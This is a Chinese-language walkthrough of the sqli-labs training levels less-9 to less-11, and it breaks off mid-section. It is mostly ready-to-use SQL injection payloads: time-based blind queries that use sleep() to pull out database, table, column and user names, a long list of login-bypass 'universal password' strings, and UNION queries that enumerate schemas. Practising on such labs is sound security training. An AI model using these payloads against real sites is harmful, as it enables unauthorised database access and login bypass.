
存在时间盲注

闭合为’
-
1' and if(1=1,sleep(10),1) --+ -
1' and if(1=2,1,sleep(10)) --+
库名猜解
-
?id=1' and if(ascii(substr(database(),1,1))=115,sleep(5),1) --+ -
?id=1' and if(substr(database(),1,1)='s',sleep(2),0) --+ -
?id=1' and if(substr(database(),2,1)='e',sleep(2),0) --+
表名猜解
-
?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema=‘security’ limit x,y),z,d))=e,sleep(5),0) --+其中x代表第x+1个表,y表示第x+1往后y个单位的表,z表示第几个字母,d表示z往后d个单位的字母
-
?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101,sleep(5),0) --+ -
?id=1' and if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='e',sleep(5),0) --+
列名猜解
-
?id=1’ and if(ascii(substr((select column_name from information_schema.columns where table_name=‘users’ and table_schema=database() limit x,y),z,d))=105,sleep(5),1) –-+x:第x+1个列,y:x+1个列往后y个单位,z:x+1列的第一个字母,d:第一个字母往后的第z个单位
-
?id=1' and if(ascii(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))=105,sleep(5),1) --+ -
?id=1' and if(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1)='i',sleep(5),1) --+
数据猜解
-
?id=1' and if(ascii(substr((select username from users limit 0,1),1,1))=68,sleep(5),1)--+ -
?id=1' and if(substr((select username from users limit 0,1),1,1)='D',sleep(5),1) --+
less-10
GET - Blind - Time based - double quotes (基于时间的双引号盲注)
根据less-9的流程,测试是否有延时注入

存在延时注入,闭合方式为"
闭合为"
-
1" and if(1=1,sleep(10),1) --+ -
1" and if(1=2,1,sleep(10)) --+
库名猜解
-
?id=1" and if(ascii(substr(database(),1,1))=115,sleep(5),1) --+ -
?id=1" and if(substr(database(),1,1)='s',sleep(2),0) --+ -
?id=1" and if(substr(database(),2,1)='e',sleep(2),0) --+
表名猜解
-
?id=1" and if(ascii(substr((select table_name from information_schema.tables where table_schema=‘security’ limit x,y),z,d))=e,sleep(5),0) --+其中x代表第x+1个表,y表示第x+1往后y个单位的表,z表示第几个字母,d表示z往后d个单位的字母
-
?id=1" and if(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101,sleep(5),0) --+ -
?id=1" and if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='e',sleep(5),0) --+
列名猜解
-
?id=1" and if(ascii(substr((select column_name from information_schema.columns where table_name=‘users’ and table_schema=database() limit x,y),z,d))=105,sleep(5),1) –-+x:第x+1个列,y:x+1个列往后y个单位,z:x+1列的第一个字母,d:第一个字母往后的第z个单位
-
?id=1" and if(ascii(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))=105,sleep(5),1) --+ -
?id=1" and if(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1)='i',sleep(5),1) --+
数据猜解
-
?id=1" and if(ascii(substr((select username from users limit 0,1),1,1))=68,sleep(5),1)--+ -
?id=1" and if(substr((select username from users limit 0,1),1,1)='D',sleep(5),1) --+
less-11
POST - Error Based - Single quotes- String (基于错误的POST型单引号字符型注入)
观看页面,

判断注入点


username存在注入,而且是单引号闭合

同样的password也存在
猜测语句应该为
-
select ... from ... where username=' ' and password=' '
万能密码
-
' or 1='1
'or'='or'
admin
admin'--
admin' or 4=4--
admin' or '1'='1'--
admin888
"or "a"="a
admin' or 2=2#
a' having 1=1#
a' having 1=1--
admin' or '2'='2
')or('a'='a
or 4=4--
c
a'or' 4=4--
"or 4=4--
'or'a'='a
"or"="a'='a
'or''='
'or'='or'
1 or '1'='1'=1
1 or '1'='1' or 4=4
'OR 4=4%00
"or 4=4%00
'xor
admin' UNION Select 1,1,1 FROM admin Where ''='
1
-1%cf' union select 1,1,1 as password,1,1,1 %23
1
17..admin' or 'a'='a 密码随便
'or'='or'
'or 4=4/*
something
' OR '1'='1
1'or'1'='1
admin' OR 4=4/*
1'or'1'='1
此题构造 select … from … where name=’ 1 ’ or 1=1 # ’ and password=’ ’
判断列数(多余)
-
1' union select 1,2,3 #
-
1' union select 1,2 #
所有数据库名
-
1' union select 1,group_concat(schema_name) from information_schema.schemata #
当前数据库
-
1' union select database(),version() #
所有表名
-
